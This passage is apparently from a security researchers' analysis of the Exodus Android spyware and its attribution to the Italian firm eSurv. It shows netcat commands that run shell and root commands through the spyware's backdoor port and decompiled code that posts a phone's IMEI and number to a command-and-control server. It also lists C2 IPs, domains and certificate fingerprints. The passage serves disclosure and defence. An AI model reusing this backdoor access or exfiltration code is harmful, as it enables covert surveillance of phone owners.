Sending the command `cmd` followed by a proper terminal command will execute it and print the output (in the example we use `id` which displays the identity of the system user running the issued commands):

```
user@laptop:~$ nc 192.168.1.99 6200
cmd id
uid=1000(system) gid=1000(system) groups=1015(sdcard_rw),1028(sdcard_r),2000(shell),3003(inet) context=u:r:system:s0
```

Doing the same as above but with command `sucmd` will run the terminal command as root:

```
$ nc 192.168.1.99 6200
sucmd id
uid=0(root) gid=0(root) groups=1015(sdcard_rw),1028(sdcard_r),2000(shell),3003(inet) context=u:r:system:s0
```

Other commands supported by `rootdaemon` on TCP port 6200 are `su` (which in our tests didn't properly work), `loadsocketpolicy`, `loadfilepolicy`, `remount` and `removeroot`.

At the cost of possibly being overly verbose, following is the output of an nmap scan of the infected Android device from a laptop in the same local network, which further demonstrantes the availability of the same open TCP ports that we have mentioned thus far:

```
user@laptop:~$ nmap 192.168.1.99 -p6000-7000

Starting Nmap 7.40 ( https://nmap.org ) at 2019-02-28 17:12 CET
Nmap scan report for android-[REDACTED] (192.168.1.99)
Host is up (0.035s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
6200/tcp open  lm-x
6201/tcp open  thermo-calc
6205/tcp open  unknown
6209/tcp open  qmtps
6211/tcp open  unknown
6212/tcp open  unknown
6842/tcp open  netmo-http

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
```

Identification of eSurv

Presence of Italian language

At a first look, the first samples of the spyware we obtained did not show immediately evident connections to any company. However, the persistent presence of Italian language both on the Google Play Store pages as well as inside the spyware code was a clear sign that an Italian actor was behind the creation of this platform. Initially some particular words from the decompiled `classes.dex` of *Exodus Two* sent us in the right direction.

```
a("MUNDIZZA", "09081427-FE30-46B7-BFC6-50425D3F85CC", ".*", false);
this.b.info("UPLOADSERVICE Aggiunti i file mundizza. Dimensione coda upload {}", Integer.valueOf(this.c.size()));
```

"*Mundizza*" is a dialectal word, a derivative of the proper Italian word "*immondizia*" that translates to "*trash*" or "*garbage*" in English. Interestingly, "*mundizza*" is typical of Calabria, a region in the south of Italy, and more specifically it appears to be language native of the city of Catanzaro.

Additionally, some copies of *Exodus One* use the following XOR key:

```
char[] cArr = new char[]{'R', 'I', 'N', 'O', ' ', 'G', 'A', 'T', 'T', 'U', 'S', 'O'};
```

Rino Gattuso is a famous retired Italian footballer, originally from Calabria.

While not too seriously, these elements made us restrict our research into surveillance companies from the region.

Overlapping Infrastructure with eSurv Surveillance Cameras


The Command & Control domain configured in several of the malicious applications found on Google Play Store, `ws.my-local-weather[.]com`, points to the IP address `54.69.156.31` which serves a self-signed TLS certificate with the certificate common name `MyCert` and fingerprint `11:41:45:2F:A7:07:23:54:AE:9A:CE:F4:FE:56:AE:AC:B1:C2:15:9F:6A:FC:1E:CC:7D:F8:61:E3:25:26:73:6A`.

A search for this certificate fingerprint on the Internet scanning service Censys returns 8 additional servers:

IP address
34.208.71.9
34.212.92.0
34.216.43.114
52.34.144.229
54.69.156.31

IP address
54.71.249.137
54.189.5.198
78.5.0.195
207.180.245.74

Opening the Command & Control web page in a browser presents a Basic Authentication prompt:




Authentication Required

https://ws.my-local-weather.com is requesting your username and password. The site says: "https://_/"

User Name:

Password:

Closing this prompt causes the server to send a "401 Unauthorized Response" with an "Access Denied" message in Italian.




ACCESSO NEGATO

All of the other IP address we discovered sharing the same TLS certificate behave in the same way.

The Command & Control server also displays a favicon image which looks like a small orange ball.

At the time of writing, a reverse image search for the favicon on Shodan using the query `http.favicon.hash:990643579` returned around 40 web servers which use the same favicon.



TOTAL RESULTS

40

TOP COUNTRIES

Italy	29
United States	6
France	4
Germany	1

TOP SERVICES

HTTP	29
HTTPS	9
HTTP (8080)	2

TOP ORGANIZATIONS

Telecom Italia Mobile	6
Telecom Italia Business	4
Telecom Italia	4
OVH SAS	4
Amazon.com	4

85.94.217.106
vm4152.cloud.seeweb.it
Seeweb Cloud Servers customers
Added on 2019-02-14 16:49:47 GMT
Italy
Technologies:


```
HTTP/1.1 200 OK
Date: Thu, 14 Feb 2019 16:50:37 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.41
X-Powered-By: PHP/5.4.41
Set-Cookie: PHPSESSID=04qgcsd8f1u8jgbss77pe67ol4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r...
```

194.184.36.133
host133-36-static.184-194-b.business.telecomitalia.it
Telecom Italia Business
Added on 2019-02-14 18:19:30 GMT
Italy, Sandrigo
Technologies:

```
HTTP/1.1 200 OK
Date: Thu, 14 Feb 2019 18:19:29 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.41
X-Powered-By: PHP/5.4.41
Set-Cookie: PHPSESSID=imme7obocer6dbjv1tvcdhqr16; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r...
```

eSurv - Login
90.147.32.3
Consortium GARR
Added on 2019-02-14 04:31:04 GMT
Italy, Milan
Technologies:

```
HTTP/1.1 200 OK
Date: Thu, 14 Feb 2019 04:37:55 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.11
Set-Cookie: PHPSESSID=ll0v9o56nt4o2mfdu6i6ri24l6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check...
```



217.59.164.9
host9-164-static.59-217-b.business.telecomitalia.it
Telecom Italia Business
Added on 2018-12-07 11:57:55 GMT
Italy, Naples
Technologies:
Details

```
HTTP/1.1 200 OK
Date: Fri, 07 Dec 2018 11:57:54 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/7.1.18
X-Powered-By: PHP/7.1.18
Set-Cookie: PHPSESSID=2914fb005d193e16b340af8bc09f1000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, ...
```

62.94.236.103
ip-236-103.sn1.clouditalia.com
Clouditalia Telecomunicazioni S.p.A.
Added on 2018-12-06 20:16:51 GMT
Italy, Rivolta D'adda
Technologies:
Details

```
HTTP/1.1 200 OK
Date: Thu, 06 Dec 2018 20:16:50 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.41
X-Powered-By: PHP/5.4.41
Set-Cookie: PHPSESSID=v98tj31colksmv03k8ouqit3u3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r...
```

54.69.156.31
ec2-54-69-156-31.us-west-2.compute.amazonaws.com
Amazon
Added on 2018-12-06 08:47:36 GMT
United States, Boardman
Details

cloud self-signed


SSL Certificate
Issued By:
|- Common Name: MyCert
|- Organization: Internet Widgits Pty Ltd
Issued To:
|- Common Name: MyCert
|- Organization: Internet Widgits Pty Ltd

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: nginx/Hardcoded 1024-bit prime


```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Thu, 06 Dec 2018 08:41:51 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
WWW-Authenticate: Basic realm="https://_/"
```


Many of these servers are control panels for video surveillance systems developed by the Italian company **eSurv**, based in Catanzaro, in Calabria, Italy.



Their publicly advertised products include CCTV management systems, surveillance drones, face and license plate recognition systems.


eSurv's logo is identical to the Command & Control server favicon.




ITA | ENG Newsletter
e•surv
SOLUTION
INDUSTRIES
PARTNER
CASE HISTORY
CONTACT
SEARCH
Click here to discover the new edition of eSurv for your NVR!
eSurv OEM
customizable
scalable
quick and easy deployment
low hardware requirements
remote control
Tirrenia chooses eSurv for license plate recognition with tablets
MORE INFO

Older samples connecting to eSurv

Finally, Google shared with us some older samples of *Exodus One* (with hashes 2055584625d24687bd027a63bc0b8faa7d1a854a535de74afba24840a52b1d2f and a37f5d2418c5f2f64d06ba28fe62edee1293a56158ddfa9f04020e316054363f) which are not obfuscated and use the following disguise:



La tua linea telefonica:
Controllo linea in corso...

Potenza segnale: 30 dbm
Basso
Medio
Alto
Se la potenza del segnale rilevato è inferiore al range di valori medio, la ricezione del tuo smartphone potrebbe non essere sempre garantita!

Qualità segnale: 90%
Scarso
Accettabile

The configuration of these older samples is very similar to newer ones, but it provides additional insights being not obfuscated:

```
package com.vend.management.carrier.mylibrary;

public class Configuration {
    public static final String BUNDLE_CUSTOM_FILENAME = "D10CEE67-E1EF-4C17-96DC-BEB51B0A9A55";
    public static final String BUNDLE_UNIVERSAL_FILENAME = "AD9FF676-875E-4294-A230-44EA1A4B15A1";
    public static final String CERT_STRING_B64 =
"MIIDxzCCAq+gAwIBAgIJAM6NZPKxJWOzMA0GCSqGSIb3DQEBCwUAMHoxCzAJBgNVBAYTAkNOMRYwFAYDVQQIDA1GdW5nIFNoYW5nIEhvMRIwEAYDVQQHDAlIb25nI

    public static final String EXPLOIT_ARM = "07DD890F-8495-4E74-826F-BF7AED84B351";
    public static final String EXPLOIT_I686 = "6F6F8F3F-7996-44B4-AD92-4BB03D02D926";
    public static final String HOST_DIRECTORY = "/7e661733-e332-429a-a7e2-23649f27690f/";
    public static final String HOST_IP = "attiva.exodus.esurv.it";
    public static final String HOST_WS_BUNDLE1 = "B45551E5-8B53-4960-8B47-041A46D1B954";
    public static final String HOST_WS_BUNDLE2 = "6AD98532-7605-4DB0-9CE4-56816B203DBD";
    public static final String HOST_WS_INIT = "7acbff64-7a3a-4ebd-8997-4839b5937024";
    public static final String KEY_STRING_B64 =
"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA7k5xg4sfzLcucmXE24jsI3fJ2+4vt3wVCR0WA3hfqDdlOx7EHWTKues1MLY1Cps8Y3nVId3E7GtzjTTlI

    public static final String PLACEHOLDER_AFTER_FIRST_EXECUTION = "5CBAECF0-6D42-430C-99AD-9493EC45C566";
    public static final String UNZIPPED_FOLDER = "BD014144-796E-41B0-89C5-2EEC42765254";
}
```

Firstly we can notice that, instead of generic domain names or IP addresses, these samples communicated with a Command & Control server located at `attiva.exodus.esurv[.]it` ("*attiva*" is the Italian for "*activate*").

```
public static final String HOST_IP = "attiva.exodus.esurv.it";
```

(We named the spyware "Exodus" after this Command & Control domain name.)

Following is the snippet of code in these older *Exodus One* samples showing the connection to the Command & Control:

```
final byte[] encryptedBytes = StepOneCipher().doFinal((" " + "#" + imei + "#" + versione + "#" + telefono).getBytes());
final Request request = new Request.Builder().url("https://attiva.exodus.esurv.it/7e661733-e332-429a-a7e2-
23649f27690f/7acbff64-7a3a-4ebd-8997-4839b5937024.php").post(RequestBody.create(MTYPE, encryptedBytes)).build();
```

Below is the almost identical composition of the request to the Command & Control server in `mike.jar` (also containing the path `7e661733-e332-429a-a7e2-23649f27690f`):

```
if (bArr == null) {
    bArr = l.c().doFinal((" " + "#" + deviceId + "#" + str3 + "#" + telephonyManager.getLine1Number()).getBytes());
}
Response execute = build.newCall(new Request.Builder().url("https://ws.my-local-weather[.]com/7e661733-e332-429a-a7e2-
23649f27690f/" + str2 + ".php").post(RequestBody.create(a, bArr)).build()).execute();
```

To further corroborate the connection of the Exodus spyware with eSurv, the domain `attiva.exodus.esurv.it` resolves to the IP 212.47.242.236 which, according to public passive DNS data, in 2017 was used to host the domain `server1cs.exodus.connexxa.it`. Connexxa was a company also from Catanzaro. According to publicly available information, the founder of Connexxa seems to also be the CEO of eSurv.


Interestingly, we found other DNS records mostly from 2017 that follow a similar pattern and appear to contain two-letters codes for districts in Italy:

Server	City
server1**bo**.exodus.connexxa[.]it	Bologna
server1**bs**.exodus.connexxa[.]it	Brescia
server1**cs**.exodus.connexxa[.]it	Cosenza
server1**ct**.exodus.connexxa[.]it	Catania
server1fermo.exodus.connexxa[.]it	
server1**fi**.exodus.connexxa[.]it	Firenze
server1gioiat.exodus.connexxa[.]it	
server1**na**.exodus.connexxa[.]it	Napoli
server1**rc**.exodus.connexxa[.]it	Reggio Calabria
server2**ct**.exodus.connexxa[.]it	Catania
server2**cz**.exodus.connexxa[.]it	Catanzaro

Server	City
server2**fi**.exodus.connexxa[.]it	Firenze
server2**mi**.exodus.connexxa[.]it	Milano
server2**rc**.exodus.connexxa[.]it	Reggio Calabria
server3**bo**.exodus.connexxa[.]it	Bologna
server3**ct**.exodus.connexxa[.]it	Catania
server3.exodus.connexxa[.]it	
server3**fi**.exodus.connexxa[.]it	Firenze
server4**fi**.exodus.connexxa[.]it	Firenze
serverrt.exodus.connexxa[.]it	

Public Resume Confirms Development of Android Agent

Additionally, an employee of eSurv quite precisely described their work in developing an "*agent to gather data from Android devices and send it to a C&C server*" as well as researching "*vulnerabilities in mobile devices (mainly Android)*" in a publicly available resume. Further details in it reflect characteristics of Exodus (such as the bypass of power managers we described from *Exodus One*, and more):



R&D, Security researcher, White hacker, eSurv srl
Catanzaro, Italy — Jan 2016 -

My main goal as R&D, security researcher and white hacker was to research security vulnerabilities in mobile devices (mainly Android) and develop techniques and software to exploit vulnerabilities to accomplish RCE (Remote Code Execution) and/or privilege escalation. I also developed an "agent" application to gather data from Android devices and send it to a C&C server.
In this period I found and developed a 0-day exploit for Huawei devices, implemented an "universal root" method for < Android 6 devices (persistent root) and an "universal temporary root" method, non persistent, for an high number of Android 6.x devices.
I also developed an highly effective method to keep the Android agent application running, even with aggressive power managers and/or user force-close.
For this job I leveraged my skills in POSIX/Linux C programming, ARM assembly, Linux kernel code.

